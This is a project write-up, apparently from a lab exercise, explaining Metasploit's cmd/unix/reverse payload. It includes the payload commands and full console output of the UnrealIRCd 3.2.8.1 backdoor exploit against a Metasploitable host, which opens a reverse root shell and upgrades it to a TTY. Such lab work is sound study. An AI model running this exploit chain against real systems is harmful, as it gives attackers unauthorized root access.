Implementing a Reverse Shell Attack on Unix Systems Using Metasploit

*Project by **D.James Chrishan***

In Metasploit, the `cmd/unix/reverse` payload is a type of reverse shell payload designed for Unix-based systems (e.g., Linux). When this payload is executed on a target system, it establishes a reverse connection back to the attacker's machine, providing the attacker with a command-line interface (shell) on the target system.

How It Works:

1. **Reverse Connection:** Instead of the attacker directly connecting to the target, the target system connects back to the attacker. This reverse connection is often used to bypass firewalls or network security devices that may block incoming connections but allow outbound connections.
2. **Command Execution:** Once the reverse connection is established, the attacker gains access to the command line of the target system. This allows the attacker to execute commands as if they were sitting at the terminal of the compromised machine.
3. **Stealth:** Because the connection is initiated from the target to the attacker, it can be more challenging to detect and block, making it a popular choice for attackers trying to maintain access to a compromised system.

Example Usage:

An attacker would set up a listener on their machine using Metasploit or a tool like Netcat to wait for incoming connections. When the payload is executed on the target, it connects back to the attacker's machine, providing access to the shell.


Commands:

- **Set Payload:** `set payload cmd/unix/reverse`
- **Set LHOST:** `set LHOST <attacker's IP>`
- **Set LPORT:** `set LPORT <attacker's listening port>`
- **Execute:** After configuring the options, the attacker would execute the exploit, which sends the payload to the target.


Common Use Cases:

- **Gaining Remote Access:** Attackers use this payload to gain remote command-line access to a Unix-based system.
- **Bypassing Firewalls:** The reverse connection helps in bypassing firewalls or NATs that might block inbound connections but allow outbound traffic.
- **Post-Exploitation:** Once the attacker has gained access, they can use the shell to escalate privileges, pivot to other systems, or extract sensitive information.


Overall, `cmd/unix/reverse` is a versatile and powerful payload in Metasploit for gaining remote access to Unix-based systems.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo HSLBZg64rL3XZHuI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "HSLBZg64rL3XZHuI\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:40440) at 2024-08-03 00:32:29 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```



```
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
script /dev/null -c bash
root@metasploitable:/etc/unreal# touch testing.txt
root@metasploitable:/etc/unreal# ls
Donation               badwords.quit.conf  ircd.log    spamfilter.conf
LICENSE                curl-ca-bundle.crt  ircd.pid    testing.txt
aliases                dccallow.conf       ircd.tune   tmp
badwords.channel.conf  doc                 modules     unreal
badwords.message.conf  help.conf           networks    unrealircd.conf
root@metasploitable:/etc/unreal# cd testing.txt
bash: cd: testing.txt: Not a directory
root@metasploitable:/etc/unreal# pwd
/etc/unreal
root@metasploitable:/etc/unreal# ls
Donation               badwords.quit.conf  ircd.log    spamfilter.conf
LICENSE                curl-ca-bundle.crt  ircd.pid    testing.txt
aliases                dccallow.conf       ircd.tune   tmp
badwords.channel.conf  doc                 modules     unreal
badwords.message.conf  help.conf           networks    unrealircd.conf
root@metasploitable:/etc/unreal# 
```